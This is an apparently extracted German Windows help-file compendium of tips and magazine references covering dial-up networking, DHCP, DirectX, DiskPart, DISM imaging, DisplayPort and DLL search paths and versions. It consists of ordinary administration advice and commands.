In c't Heft 4/1999, Seite 224 findet sich ein Artikel von Johannes Endres: "Provider-Zapping, Internet-LeastCost-Routing für Windows und MAC" mit Scripts für Providerwechsel und Einwahl.

Falls Win98 den Fehler "Der Computer empfängt keine Rückmeldung vom Modem" bringt, liegt dies häufig an `RnaApp.exe`, das einen schnelleren Verbindungsaufbau erlauben soll. In diesem Fall über CTRL-ALT-DEL (STRG-ALT-ENTF) den `RnaApp.exe` beenden. Danach sollte sich eine DFÜ-Verbindung wieder aufbauen lassen. (aus c't Heft 7/99,S.200)

Wenn die Passwörter verschwunden sind und das Feld "Kennwörter speichern" gegraut ist, so ist zu überprüfen, ob unter Systemsteuerung | Netzwerk{bmc shortcut.bmp} der Client für Microsoft Netzwerke oder alternativ das "Microsoft Family-Logon" installiert ist. Die Speicherung der Passwörter für den Internetzugang läuft (zumindest unter Win9x) über den "Client für Microsoft-Netzwerke", der auch für die Freigabe des Zugriffs auf Files und Drucker des lokalen Geräts vom LAN her sorgt. Wer diesen "Client" also z.B. aus Sicherheitsgründen am Rechner mit Modem ohne LAN entfernt hat, muss sein Passwort für den Internet-Zugang jedes Mal eingeben! Außerdem darf HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Network_DisablePwdCaching{bmc edit.bmp} nicht auf 1 gesetzt sein (auf 0 setzen oder Eintrag ganz löschen). (aus c't Heft 2/2000,S.174).

Siehe auch Modem, Routing von IP-Paketen, Win-Auto-Logon, DFÜ-Server-Logon NT, DFÜ-Netzwerk-Einstellungen, Freigabe von Verzeichnissen, Internet-Connection-Sharing.

DfüServer95
\$ DFÜ-Server95

#\$K DHCP (Dynamic Host Configuration Protocol)

Der Minimal-DHCP-Server in Win2000 ist nur aktivierbar, wenn die Internet-Verbindungs-Freigabe aktiv ist. Trotzdem kann es noch viele Gründe geben, warum es nicht funktioniert und es sich empfiehlt, auf andere Software auszuweichen (Zeitschrift, c't Heft 25/2004, Seite 11f).

Durch die IP-Adresssuch via DHCP und APIPA kommt es u.U. zu einer Boot-Verzögerung von ca. 1 min: Falls ein Netzkabel (zu einem Hub) eingesteckt, die Netzwerkkarte im Gerätemanager aktiviert und keine feste IP-Adresse vergeben ist, wird zunächst über DHCP, bei Timeout anschließend über APIPA eine IP-Adresse gesucht, was ca. 1 Minute dauert. (c't Heft 18/2005, Seite 170). Für APIPA sind Adressen im Bereich 169.254.0.0 to 169.254.255.255 reserviert. Ein Gerät, das sich, weil kein DHCP-Server verfügbar war, selbst eine APIPA-Adresse zugeordnet hat, muss alle 5 Minuten erneut nach einem DHCP-Server suchen, gegebenenfalls via DHCP eine Adresse holen und die APIPA-Adresse freigeben.

Ein Netzwerkgerät wie z.B. ein Drucker kann am Netzkabel, wenn kein DHCP-Server erreichbar ist, sich eine APIPA-Adresse geben und seine Dienste per UDP anbieten.

DHCP
\$ DHCP
K DHCP;APIPA

#\$K **Dia-Show**

Die in Windows eingebaute Dia-Show-funktion zeigt jedes Bild 5 Sekunden an. Diese Zeit kann durch Anlegen von HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellImageView.Timeout{bmc edit.bmp} (DWORD in ms) eingestellt werden. PC-Professionell, Heft 2/2005, Seite 145

DiaShow_RD
\$ Dia-Show
K Dia-Show

#\$K Diagnose-Stecker im Auto

Wie die Fahrzeug-Diagnose über die meist unterm Armaturenbrett angebrachte Steckdose funktioniert, ist in der Zeitschrift Toolbox Heft 1/2007, Seite 84ff beschrieben.

DiagnoseStecker

\$ Diagnose-Stecker im Auto

K Diagnose-Stecker im Auto;Auto, Diagnose-Stecker;ODB2 (Auto-Diagnosestecker)

#\$K**Diagnose-Tools**

Die c't Heft 11/2005-CD ist bootfähig und bietet verschiedene Diagnose-Tools für Mainboard und Festplatte. Microsoft's DART (Diagnostics and Recovery Toolset) enthält verschiedene Diagnose-Tools.

DiagnoseTools

\$ Diagnose-Tools

K Diagnose-Tools;Analyse-Tools;BootCD mit Diagnosetools

#\$K **Dienste (Daemon)**

Dienste (Unix: Daemon) sind Hintergrundprogramme, die normalerweise beim Systemstart mit gestartet werden und nicht direkt mit dem User interagieren.

Wie man mit Lazarus Windows-Dienste programmiert, die mit einigen Einschränkungen auch unter Linux als Daemon eingesetzt werden können, wird in der Zeitschrift Toolbox Heft 2/2007, Seite 46ff.

Dienste
\$ Dienste (Daemon)
K Dienste (Daemon);

#\$K **Digitale CD-Audio-Wiedergabe**

Während früher für die Audio-Wiedergabe ein Kabel für das analoge Audiosignal vom CD-Laufwerk zur Soundkarte nötig war, kann bei neueren Laufwerken und Betriebssystemen die Datenübertragung über den Systembus aktiviert werden: Entweder (z.B. WinXP) im Gerätemanager{bmc shortcut.bmp} bei den CD-Laufwerks-Eigenschaften unter Eigenschaften oder Systemsteuerung, Multimedia (Win98) bzw Sound und Multimedia (Win2000) bei Musik-CD. Damit wird aber u.U. der Kopfhörer-Anschluss am CD-Laufwerk deaktiviert (aus Tipps und Tricks Fujitsu-Siemens-Computers)!

DigCdAudioWiedergabe

\$ Digitale CD-Audio-Wiedergabe

K Digitale CD-Audio-Wiedergabe;CD-Audio-Wiedergabe digital;Audio-Wiedergabe digital von CD;Kopfhörer-anchluss am CD-Laufwerk

#\$K DirectX

Der schnelle Zugriff von Multimedia-Anwendungen auf den Bildschirm geht heute meist am alten "Windows-Graphical-User-Interface" vorbei über DirectX.

DirectX faßte verschiedenen Graphik-Schnittstellen zusammen, DirectShow, ...

Wie man mittels der zu DirectShow gehörenden Teile einen TV-Empfänger konfiguriert, ist in Toolbox Heft 3/2004 Seite 28ff gezeigt.

VPS-Daten beim Digital-TV sind Thema eines Artikels in der c't Heft 7/2007, Seite 186ff.

In der Toolbox Heft 3-4/2009, Seite 26 wird gezeigt, wie man DirectX für 3D-Darstellung aus Pascal heraus verwendet.

Hier gibt es jedoch oft Versionsprobleme: c't Heft 3/1999, Seite 204ff, Arne Schäpers, Die Geister, die ich rief ... und Heft 4/1999, Seite 11. Viele Informationen über Version und anderes, liefert [DirrectX.cpl{bmc shortcut.bmp}](#), eine Erweiterung der Systemsteuerung, die sich im Internet finden läßt (z.B. Suche mit '+DirectX.CPL +Download'). Daneben gibt es teilweise [dxtool.exe{bmc shortcut.bmp}](#) oder ab Version ? stattdessen [dxdiag.exe{bmc shortcut.bmp}](#) entweder im Windows-System-Verzeichnis oder im Verzeichnis der Applikation, die DirectX mitinstalliert hat. Oder sie decodieren die Versionsangabe (im Eigenschaften-Dialog) der Dateien wie folgt von Hand:

Win 95, 98, ME: ww.dd.00.bbbb bzw Win2000: w.d.bbbb.1

ww bzw w: 04 = Win 95/98/ME, 5=Win2000, Windowsversion, für die es vorgesehen ist

dd: Version 01 oder 02 = DirectX 1.xx, 03 = DirectX 2.xx, 04 = DirectX 3.xx, 05 ff = DirectX 5.xx ff

d: 0 = DirectX 7.xx, 1 = DirectX 8.xx,

bbbb Build-Nummer, d.h. fortlaufende Nummer der kompletten Neukompilierung, d.h. je höher, umso neuer.

Weitere Info siehe Microsofts DirectX-Homepage <http://www.microsoft.com/directX/{bmc earth16.bmp}>

Siehe auch [Web-TV{bmc shortcut.bmp}](#).

DirectX_RD

\$ DirectX

K DirectX

#\$K **Dieser PC und Schnellzugriff (Explorer)**

Der Bereich "Dieser PC" im Explorer zeigt neben dem Laufwerken C:, D:, ... die unter [HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\NameSpace\{bmc tree.bmp}](#) mit ihrer GUID eingetragenen Namespace-Elemente "Musik", "Downloads", "Dokumente", ..an. Siehe "[Persönliche Ordner](#)".

Seit Windows 10 wird im Explorer oberhalb von "Dieser PC" das Namespaceobjekt "Schnellzugriff" angezeigt. Es ähnelt den "Favoriten" älterer Windowsversionen. Gemäß PC-Welt Heft 1/2016, Seite 22f kann durch Ändern von HKEY_CLASSES_ROOT\CLSID\{679f85cb-0220-4080-b29b-5540cc05aab6}\ShellFolder, Attributes von a0100000 auf a0600000 diese Objekt ausgeblendet werden. Allerdings muss man zuerst den Besitz des Registry-Keys übernehmen (auf "Administratoren" übertragen) und die Zugriffsrechte setzen.

Im Win10-Explorer kann man über "Ansicht", "Optionen", "Allgemein" mit "Datei-Explorer öffnen für" auswählen, ob "Dieser PC" oder "Schnellzugriff" beim Explorer-Start vorausgewählt ist.

DieserPC

\$ Dieser PC (Explorer)

K Dieser PC (Explorer);Explorer Dieser PC;Explorer Schnellzugriff;Schnellzugriff (Explorer)

#\$K **Disketten-Laufwerk**

Manches BIOS-Update-Programm oder Hardware-Diagnose-Programm erwartet immer noch ein reines DOS. Dann hilft u. U. der Floppy-Emulator Memdisk, den man über einen Bootmanager wie Grub aufrufen kann. Das DOS zusammen mit den Diagnose- oder Update-Programm kann man mit dd (unter Linux) oder RawWrite in ein Image verpacken. Fertige Images gibt es (als ZIP-gepackte Dateien) zum Download vom FreeDOS-Projekt. Da dies aber nicht alle (undokumentierten) DOS-Features enthält, ist nicht in jeden Fall garantiert, dass die Anwendung funktioniert. Details siehe c't Heft 12/2009, Seite 164, Softlink 0912164{bmc earth16.bmp}.
Siehe auch Booten vom USB-Stick.

DiskettenLW

\$ Disketten-Laufwerk

K Diskettenlaufwerk;Memdisk Floppy-Emulator;Floppy-Emulator;Emulator für Diskettenlaufwerk

#\$K**DiskPart**

Als Ersatz für fdisk.exe gibt es unter WinXP neben der Datenträgerverwaltung unter [%windir%\system32\compmgmt.msc{bmc shortcut.bmp}](#) und dem DiskPart in der Wiederherstellungskonsole das Programm diskpart.exe. Wird es ohne Parameter gestartet, empfängt es einem mit einem Prompt. Mittels "help" (oder bei fehlerhafter Eingabe) bekommt man eine Liste der möglichen Kommandos. Im Hilfe und Support-Center findet sich auch etwas dazu: [ms-its:%windir%\Help\bootcons.chm:/bootcons_diskpart.htm{bmc shortcut.bmp}](#)

Zusätzlich lässt es sich mittels

diskpart /s <filename>

```
select volume2
assign letter=E
exit
```

(PC-Welt Heft 6/2003, Seite 87)

Wenn hinter der Partition Platz ist, dann kann DiskPart eine NTFS-Partition ohne Datenverlust vergrößern! c't Heft 9/2005, Seite 182. Bei Win2K gehört DiskPart nicht zum Lieferumfang, kann aber von Microsoft gedownloadet werden (c't Heft 17/2005, Seite 190, Softlink [0517188{bmc earth16.bmp}](#)).

HdD-Partitionierung unter Windows: [www.compuapps.com{bmc earth16.bmp}](#).

Mittels LVM kann man mehrere Festplatten durch eine zusätzlich Abstraktionsebene zu einem virtuellen Datenträger verbinden. Es kann entgegen Microsofts "dynamischen Datenträgers" auch zusammen mit einigen normalen Partitionen auf der Festplatte laufen. (c't Heft 25/2005, Seite 232ff).

Beim Verkleinern von Partitionen mit Vista's Bordmittel (und vermutlich auch manch anderem Partitionierungs-Tool) wird der für Schattenkopien vorgesehene Bereich in seiner Größe (normal 15%) nicht angepasst und sollte geprüft & kontrolliert werden!

Das Microsoft-Kommandozeilen-Tool fsutil.exe kann einige Partitionierungsdaten wie Clustergröße und Zugriffs-Statistik anzeigen (PC-Welt Heft 7/2006, Seite 96). Die Batchdatei pcwDrives.bat zeigt dies:

```
@echo off
set drv=%*
if %drv%.==. set drv=C D E F G H I J K L M N O P Q R S T U V W X Y Z
for %%n in (%drv%) do (
if exist %%n:\ (
echo.
fsutil.exe fsinfo volumeinfo %%n:\ | find.exe "Volumename"
fsutil.exe fsinfo drivetype %%n:
fsutil.exe fsinfo volumeinfo %%n:\ | find.exe "Dateisystem"
fsutil.exe fsinfo volumeinfo %%n:\ | find.exe "Dateisystem" | find.exe "NTFS" > NUL
if not errorlevel 1 (
fsutil.exe fsinfo ntfsinfo %%n:|find.exe "pro Cluster"
fsutil.exe fsinfo statistics %%n:|find.exe "UserFileRead"
fsutil.exe fsinfo statistics %%n:|find.exe "UserFileWrite"
fsutil.exe dirty query %%n:
)
)
)

echo.
echo EINSTELLUNGEN fuer alle Laufwerke:
fsutil.exe behavior query disablelastaccess
fsutil.exe behavior query disable8dot3
echo.
```

Für die HPA (Host Protected Area) sollte am Ende der Festplatte mindestens etwa 1MByte frei bleiben und nicht einer Partition zugeordnet werden (c't Heft 4/2009, Seite 19). Dieser Bereich wird verwendet für:

- sekundäre GPT (GUID Partition Table) (http://de.wikipedia.org/wiki/GUID_Partition_Table{bmc earth16.bmp})
- RAID-Organisations-Informationen
- Virtual DualBIOS

Die Festplatten-Partitionierungs-Tools "Acronis Disk Director Suite 10", "Paragon Partition Manager 10", "Parted Magic", "Easeus Partition Master" und Vistas Datenträgerverwaltung werden in der c't Heft 15/2009, Seite 146ff gegeneinander verglichen.

Siehe auch [Linux-Dateisysteme](#), [Hard-Links{bmc shortcut.bmp}](#), [dd.exe](#).

DiskPart

\$ DiskPart

K DiskPart;fdisk;Partitionierungstool DiskPart;Linux Ext2/3 unter Win;Ext2/Ext3 von Linux unter Win;HPA (Host Protected Area); Host Protected Area (HPA)

##K **DISM: Deployment Image Servicing and Management Tool**

Zur Anpassung von Windows-Installations-Images gibt es ab Windows Server 2012 bzw. Windows 7 das Kommandozeilentool DISM.exe.

Beschreibung: <https://technet.microsoft.com/en-us/library/hh825236.aspx>{bmc earth16.bmp}

Befehlszeilen-Optionen: <https://msdn.microsoft.com/de-de/library/hh825265.aspx>{bmc earth16.bmp}

Gemäß c't Heft 23/2014, Seite 50 gibt es dazu von Mike Celone auch ein GUI: <http://dismgui.codeplex.com>{bmc earth16.bmp}.

Wie man eine aktuelle Windows-8.1-Update1-Installation in ein Installations-Image, d.h. in eine WIM-Datei packt, um es auf einem anderen Gerät zu installieren, wird in der PC-Welt Heft 10/2014, Seite 28 beschrieben:

- Unnötiges über normale Deinstallation entfernen. Danach via CleanMgr noch Müll und temporäre Dateien entfernen.
- Die Systemgesundheit wie unter [Systemreparatur Win10](#) beschrieben, auf gesunden Zustand prüfen.
- Mit Adminrechten via [dism /online /cleanup-image /startcomponentcleanup](#){bmc shortcut.bmp}{bmc admin.bmp} überflüssige Dateien aus dem System entfernen.
- Die Datei Winre.wim des [Recovery-Images](#) (Win 7 ... 10) wird benötigt. Aus der versteckten Recovery-Partition kann man sich diese via [reagentc /disable](#){bmc shortcut.bmp}{bmc admin.bmp} in das versteckte Verzeichnis c:\Windows\System32\Recovery holen und von hier nach c:\SetupTool\Wim kopieren. Danach kann man mit `reagentc /enable` das Recoverysystem wieder in die versteckte Partition verschieben.
- DISM kann kein Hot-Image capturen, man muss also ein anderes System (Recovery-System, von USB-Stick, etc) booten. Am besten vor dem neuen Booten zunächst in einem Kommandofenster auf das zu sichernde Laufwerk wechseln und mittels `dir |more` das Label ("Datenträger in Laufwerk x: ist ...") und die Volumeseriennummer notieren. Nach dem Booten muss man sich dann über die in diesem Fall anderen Laufwerksbuchstaben-Zuordnungen Klarheit verschaffen. Dann mit z.B. dem Befehl `dism /capture-image /imagefile:d:\xxx.wim /capturedir:e:\ /name:"ComputerYY_WinXX"` kann man dann ein Image erstellen. Optional kann noch `/compress:max` angegeben werden.

Statt `/Online` ist geg. der Schalter `/image:<Pfad>` anzugeben, falls aus einem anderen System heraus gearbeitet wird.

System-Features kann man mittels DISM in so einem Image aktivieren oder deaktivieren. Möchte man das Image auf mehreren Rechnern installieren, dann erspart dies nach Anwendung des Images mehrfaches personalisieren.

Ein Liste der verfügbaren Features erhält man mittels `dism /online /get-features /format:table`{bmc shortcut.bmp}{bmc admin.bmp}.

Informationen über ein Image lässt man sich mittels z.B. `dism /get-imageinfo`

`/imagefile:C:\test\images\install.wim` anzeigen. Auf den Inhalt eines Images, d.h. die einzelnen enthaltenen Dateien kann man zugreifen, i

Nachdem auf dem Zieldatenträger eine NTFS-Partition erzeugt wurde (oder alternativ eine nacktes Windows mit allem was zum Booten notwendig ist, angelegt wurde), kann mittels `Dism /apply-image /imagefile:N:\Images\my.wim /index:1 /applydir:S:\` das Image aufgespielt werden. Fehlt auf dem Zieldatenträger das Bootsystem, kann dies mittels BCDboot eingerichtet werden, z.B. mittels `C:\Windows\System32\bcdboot C:\Windows /l en-US`.

In der PC-Welt Heft 4/2015, Seite 98 werden statt DISM.exe die Tools aus dem Open-Source-Projekt wimlib (<http://wimlib.net>){bmc earth16.bmp} empfohlen. Weder Backup noch Restore ist dabei aus dem laufenden System heraus möglich:

- Ein Bootmedium kann man sich bei Win8.x über Win+r und "recoverydrive" erstellen, welches auch für Win7 verwendet werden kann. Ansonsten verwendet man für Win7 eine Win7-Installations-DVD.
- Je nach 32- oder 64-bit-System das passende wimlib runterladen und auf einem Stick (z.B. dem Installationsstick) entpackt in ein Verzeichnis speichern.
- Vom Bootmedium Booten, am Bildschirm "Windows-Setup" mit Shift+F10 zu einer Eingabeaufforderung wechseln.
- Jetzt einen Überblick über die Laufwerksbuchstaben verschaffen. Z.B. indem durch Eingabe von notepad der Editor gestartet wird. Dessen File-Open-Dialog kann als einfachen Datei-Browser benutzt werden. Vermutlich ist c: der Boot-Stick, d: das normale Systemlaufwerk, e: z.B. ein vorhandenes CD/DVD-LW und f: die externe Harddisk, auf die die WIM-Datei gespeichert werden kann. In diesem Fall:
- Auf das Laufwerk des Sticks und ins wimlib-Verzeichnis wechseln. Dann den Befehl `wimcapture D:\F:\Backup.wim "WindowsBackup"` eingeben, um ein Backup von D: auf F: mit der internen Bezeichnung "WindowsBackup" zu speichern.

DISM

\$ DISM: Deployment Image Servicing and Management Tool

K DISM.exe;Deployment Image Servicing and Management (DISM.exe);Installations-Images;WIM-Tool DISM.exe

Um das Backup geg. zurückzuspeichern, geht man wie folgt vor:

- Von einem Bootmedium booten, zu Eingabeaufforderung gehen und die Laufwerksbuchstaben kontrollieren.
- Falls das Ziellaufwerk noch nicht partitioniert muss es zunächst partitioniert werden und ein Bootmanager eingerichtet werden. Am einfachsten erledigt man dies, indem man ein neues, nacktes Windows installiert.
- Die Zielpartition neu formatieren: `format d: /FS:NTFS /Q /X`. Das /Q sorgt für ein Quick-format, das /X für die vorübergehende Aufhebung der Bereitstellung (mounten), so dass die Formatierung überhaupt möglich ist.
- Jetzt mit `wimapply F:\Backup.wim d:\` das System zurückspeichern.

Via `dism /mount-image /imagefile:x:\backup.wim /index:1 /mountdir:y:\mnt` kann man die Wim-Datei auch ins Dateisystem (in das zuvor erzeugte Verzeichnis \mnt) einhängen und auf einzelne Dateien daraus zugreifen. Möchte man Dateien ändern oder hinzufügen, so ist zum Abschluss ein `dism /unmount-image /mountdir:y:\mnt /commit` notwendig.

Gemäß c't Heft 23/2015, Seite 98 und Nachtrag c't Heft 25/2015, Seite 10 hilft beim Fehler 0xc1420117 ein `dism /cleanup-mount-points` (Win 8.x) bzw. `dism /cleanup-wim` (Win 7).

Siehe auch [Windows 7](#), [ESD-Dateien \(Elcetronic Software Distribution\)](#).

##K DisplayPort

Nach VGA, DVI, HDMI steht der nächste Standard ins Haus: DisplayPort DP. Details siehe c't Heft 5/2008, Seite 198ff (Softlink [0805198{bmc_earth16.bmp}](#)). Ein voll bestücktes Kabel hat 4 Datenlinks, je nach Kabellänge sind jeweils 1.6 oder 2.7 GBit/s möglich. Für 1280*1024 und kurze Kabellängen reicht ein Datenkanal, für 1920*1200 reichen zwei. Durch die verschiedenen Farbtiefen (6 ... 16 Bit/Pixel) und RGB oder YCbCr ist er ziemlich flexibel. Für den 20-poligen Stecker sind mechanische Verriegelungshaken vorgesehen. Die digitalen Ausgänge mancher Graphikarten-Chips (z.B. Radeon HD3450/3470, HD3650) lassen sich wahlweise im DVI/HDMI oder DP-Modus betreiben und ermöglichen so Kabel-Adapter von DP auf DVI oder HDMI.

Neben Features wie z.B. an einem PC-Ausgang in einer Kette hintereinander angeschlossene Monitore für einen erweiterten Desktop sind auch sogenannte "Direct-Drive-Displays" ohne eigenen uC für Menüs wie z.B. Einstellungen von Helligkeit, Kontrast etc. und damit billiger als heutige Displays vorgesehen.

Gemäß c't Heft 2/2015, Seite 150 kann DP 1.1 bei 3840*2160 (=4K/Ultra-HD) nur eine Refreshrate von 30Hz liefern. Erst DP 1.2 erlaubt so wie auch HDMI 2.0 60Hz bei dieser Auflösung.

Passive Adapter von einem Displayport-Ausgang zu einem HDMI- oder DVI-Eingang (Single-Link-Modus) funktionieren oft. Gemäß c't Heft 12/2015, Seite 150 gibt es aber auch schon ab ca. 10€ aktive Adapter (z.B. 61849 von Delock mit LT8611EX-Chip), die auch dann funktionieren, wenn passive Adapter versagen, weil der DisplayPort-Ausgang nicht automatisch entsprechend umschaltet.

Umgekehrt von einem HDMI-Ausgang zu einem Displayport-Eingang ist praktisch immer ein aktiver Adapter (z.B. Delock 62496 mit mit STDP2600-Chip für ca. 27€).

Siehe auch [Bildschirm-Auflösungen](#).

DisplayPort
\$ DisplayPort
K DisplayPort

#\$K Displays

Klein-Displays: Wie man kleine Displays (z.B. 4 Zeilen), wie es sie zum Beispiel für die Rechnerfront für Lüfter-Drehzahl und Temperatur gibt, ansteuern kann, ist in der c't Heft 3/2005, Seite 146ff beschrieben.

Entspiegelung: Professionelle Entspiegelung von Notebook-Displays durch die Firma TDComponents ist das Thema in der c't Heft 15/2009, Seite 60.

Displays

\$ Displays

K Displays;Anzeige-Displays;Entspiegelung von Displays

#\$K DiiVA (Digital Interface for Video and Audio)

Mit folgenden Features tritt DiiVA in Konkurrenz zu HDMI (c't Heft 4/2009, Seite 72f):

- Die Hersteller umgehen Lizenzgebühren für Patente
- Als Kabeltyp reicht das billigere CAT6 von Ethernet-Verkabelung (mit DiiVA-Steckern), kein neuer spezieller, teurer Kabeltyp.
- Stecker besitzen eine Verriegelung/Raste und fallen nicht so leicht raus wie bei HDMI
- Gemäß Spezifikation bis zu 25m lange Kabel. Bei HDMI gibt's keine Spezifikation der Kabellänge und 15m machten oft schon Probleme.
- Ketten-Verkabelung mit IN- und OUT-Buchsen : Z. B. vom DVD-Player zum SAT-Receiver und von dort mit nur einem Kabel weiter zum Fernseher. Diese ersetzt viele Kabel zum Fernseher oder einen zusätzlich notwendigen Umschalter. Für funktionierendes PassThrough des Signals auch bei abgeschaltetem Gerät stellt DiiVA 5V, 1A zur Verfügung.
- Ethernet-Kanal mit über 2Gbit/s
- USB-Kanal incl. Stromversorgung mit max. 5W.

Ansonsten bietet es etwa die gleichen Funktionen wie HDMI 1.4. Ein weiterer Konkurrent ist HDBaseT.

DiiVA

\$ DiiVA (Digital Interface for Video and Audio)

K DiiVA (Digital Interface for Video and Audio)

#\$K **DLL-Unload-Delay, Free Library (entladen)**

Das entladen einer DLL wird unter Win95 nachdem der Zähler für die Benutzung Null erreicht hat, normalerweise einige Sekunden verzögert. Die Verzögerung kann, falls sie z.B. bei der DLL-Entwicklung stört, durch HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\AlwaysUnloadDll{bmc.edit.bmp} abgeschaltet werden:

- 0: verzögert (default, d.h. auch falls Eintrag nicht vorhanden)
- 1: sofort

DllUnloadDelay
\$ DLL, Free Library (entladen)
K DLL-Unload-Delay; FreeLibrary_Delay; Verzögerung bei FreeLibrary

#\$K DLL-Suchpfad

Wenn eine Anwendung eine DLL benötigt, dann wird, falls eine DLL mit dem Namen schon durch eine andere Anwendung im Speicher ist, diese normalerweise unabhängig von ihrer Version und ihres Verzeichnisses verwendet. Ansonsten werden bei LoadLibrary und LoadLibraryEx folgende Verzeichnisse in der angegebenen Reihenfolge durchsucht:

1. The directory from which the application loaded
2. The system directory
3. The 16-bit system directory
4. The Windows directory
5. The current working directory (CWD)
6. The directories that are listed in the PATH environment variable

Insbesondere wenn das aktuelle Arbeitsverzeichnis (auch WebDAV!) die gesuchte DLL enthält, kann dies ein Sicherheitsrisiko sein. Gemäß <http://support.microsoft.com/kb/2264107> lässt sich dies über Registry-Einträge aber systemweit oder per-Application eingrenzen.

Systemweit: HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\CWDIllegalInDllSearch

Dabei haben die Werte folgende Bedeutung:

- 0 (oder kein Wert): Suchverhalten wie oben. Ob der Wert 0 eines per-App-Eintrags ein systemweites -1 außer Kraft setzt, ist nicht ganz klar.
- 1 (0xFFFFFFFF) Entfernt das CWD aus dem Suchpfad.
- 1 Unterbindet das Laden vom aktuellen Arbeitsverzeichnis, falls dies ein WebDAV-Ordner ist. Ausgenommen die Applikation wurde aus einem WebDAV-Ordner gestartet: dann wird der Wert ignoriert.
- 2 falls die Applikation von einem lokalen Verzeichnis (z.B. c:\Programme) gestartet wurde, wird das Laden einer DLL von einem Remote-Laufwerk (WebDAV, UNC) blockiert. Falls die Applikation von einem Remote-Verzeichnis gestartet wurde, wird das Laden von Remote damit erlaubt. Z.B. falls dieser Wert beim per-Applikation-Value gesetzt ist und systemweit das CWD deaktiviert ist. Ausgenommen die Applikation wurde aus einem WebDAV-Ordner gestartet: dann wird der Wert ignoriert.

Für Applikation spezifische Einstellungen ist CWDIllegalInDllSearch unter HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<application binary name> anzulegen.

Wenn z.B. ein Excel-Makro eine DLL aus dem Verzeichnis der XLA-Makrodatei benötigt, dann empfiehlt es sich, den Pfad der XLA-Datei dem (lokalen) Environment hinzuzufügen, bevor der erste Funktionsaufruf aus der DLL erfolgt.

Siehe auch DLL-Versionen.

DLL-Suchpfad

\$ DLL-Suchpfad

K DLL-Suchpfad;LoadLibrary;CWDIllegalInDllSearch

#\$K DLL-Versionen

Die unter [HKLM\System\CurrentControlSet\Control\SessionManager\CheckVerDLLs](#){bmc tree.bmp} aufgeführten DLLs werden von MsgSrv32.EXE bei Installationen überwacht (nicht falls sie durch einfachen Kopiervorgang überschrieben werden). Überschriebene Dateien werden beim nächsten Systemstart aus dem versteckten Verzeichnis [\SysBckUp](#){bmc explorer.bmp} wiederhergestellt, nachdem die neue Datei in *.OLD umbenannt wurde. (PC-Welt 7/97, S. 242ff)

Übers Explorer-Kontextmenüs kann mit Eigenschaft | Version bei DLL die Produktversion ermittelt werden, wenn der Programmierer nicht zu faul war, eine Versionen-Ressource der Datei mitzugeben. Wenn zwei gleichnamige DLLs verschiedener Größe und verschiedenen Datums vorliegen, sollte diese Versionsangabe und nicht das Dateidatum zur Entscheidung über die aktuellere Datei herangezogen werden.

Die TimeDateStamp-Angabe (z.B. 300977c2) aus dem Image-File-Header, die sich z.B. mit der "Schnellansicht" aus dem Explorer-Kontextmenü ermitteln lässt, liefert zumindest beim Borland-Delphi-Compiler keine Information übers Erstellungsdatum.

Unter Win98 gibt es das Programm [FileInfo.exe](#){bmc shortcut.bmp} aus dem [Resourcekit](#), das mit Hilfe der Access-Datenbank WIN98.MFI (ein *.mdb-File, das sich auch mit Access direkt öffnen lässt) eine Beschreibung zu den Files, ihre Original-Größe und Datum und die CAB-Datei auf der Installations-CD angibt. Da das Programm Schreibzugriff auf die Datenbank braucht, kann es nicht direkt von der CD (Verzeichnis [<cdrom>\tools\reskit\diagnose](#){bmc explorer.bmp}) ausgeführt werden, sondern müssen die beiden Files kopiert und das Schreibschutz entfernt werden wenn nicht gleich das ganze Resourcekit per Setup.exe installiert werden soll. In wie weit die Einträge unter [HKLM\System\CurrentControlSet\Control\SessionManager\KnownDLLs](#){bmc tree.bmp}, [HKLM\System\CurrentControlSet\Control\SessionManager\Known16DLLs](#){bmc tree.bmp} und sonstige Einträge "KnownDLLs", wie sie z.B. das Tool ApiMon.exe aus NT4-Server verwendet, Ausnahmen festlegen, ist nicht klar. Im Zweifel können Sie probieren, ob lach dem Löschen der KnowDLLs-Einträge geht.

Wenn bei der Windows-Installation neuere DLL auf dem System sind, als Windows selbst installieren würde, bleiben diese erhalten. Mittels des VersionConflict-Manager [vcmui.exe](#){bmc shortcut.bmp} lassen sich diese neueren Files durch die Originalfiles, die in diesem Fall unter [<windir>\vcm](#){bmc explorer.bmp} liegen, ersetzen.

Für Anwendungen, die mit der neusten DLL-Version aus dem Systemverzeichnis nicht laufen, kann die benötigte DLL ins Verzeichnis der EXE-Datei der Applikation kopiert werden. Ist beim Start der Applikation die DLL noch nicht geladen, dann wird sie normalerweise zuerst im EXE-Verzeichnis gesucht und von dot geladen. Zweite Ausgabe von Win98 und WinME unterstützen dies offiziell (auch wenn die DLL schon mal geladen ist??), wenn im EXE-Verzeichnis eine leere Datei mit dem Namen "<appl>.exe.local" liegt.

Neue Files, die mittels Windows-Update aus dem Internet eingespielt wurden, können mit [upwizun.exe](#){bmc shortcut.bmp} wieder deinstalliert werden.

Siehe auch [Windows-Version](#), [Systemdateien ersetzen](#), [DLL-Suchpfad](#).

DIIVersionen

\$ DLL-Versionen

K DLL-Versionen;CheckVerDLLs;MsgSrv32.EXE;SysBckUp-Verzeichnis;Backup von DLL's;upwizun.exe;FileInfo.exe;vcmui.exe

##K DMI (Desktop Management Interface)

1992 wurde die "Desktop Management Task Force" DMTF von einigen BIOS-Herstellern gegründet. Inzwischen bedeutet das Kürzel "Distributed Management Task Force". Diese spezifizierte das "Desktop Management Interface" DMI zur "Inventarisierung" der Hardware. Seit etwa 1996 ist dies in viele BIOSe integriert, System-Management-fähiges BIOS SM-BIOS. Während Mainbord-Komponenten in die DMI-Datenbank des BIOS eingetragen sind, sollten steckbare Komponenten eine .MIF-Datei mitbringen. Weiter Info siehe Zeitschrift c't Heft 8/2001, Seite 254 ... 259.

Gemäß Zeitschrift c't Heft 8/2003, Seite 188 ist die Meldung "Verifying DMI pool data" oder so ähnlich meist die letzte Meldung des BIOS beim Booten, bevor das Betriebssystem versucht wird von der Festplatte zu laden. Wenn der Rechner hier stehen bleibt, kann es also viele Ursachen haben, z.B. Erkennung der Festplatte funktioniert nicht, Fehler im Kabel zur Festplatte, Fehler im MasterBootRecord MBR.

Siehe auch [Boot-Vorgang](#), [DDC](#).

DMI

\$ DMI (Desktop Management Interface)

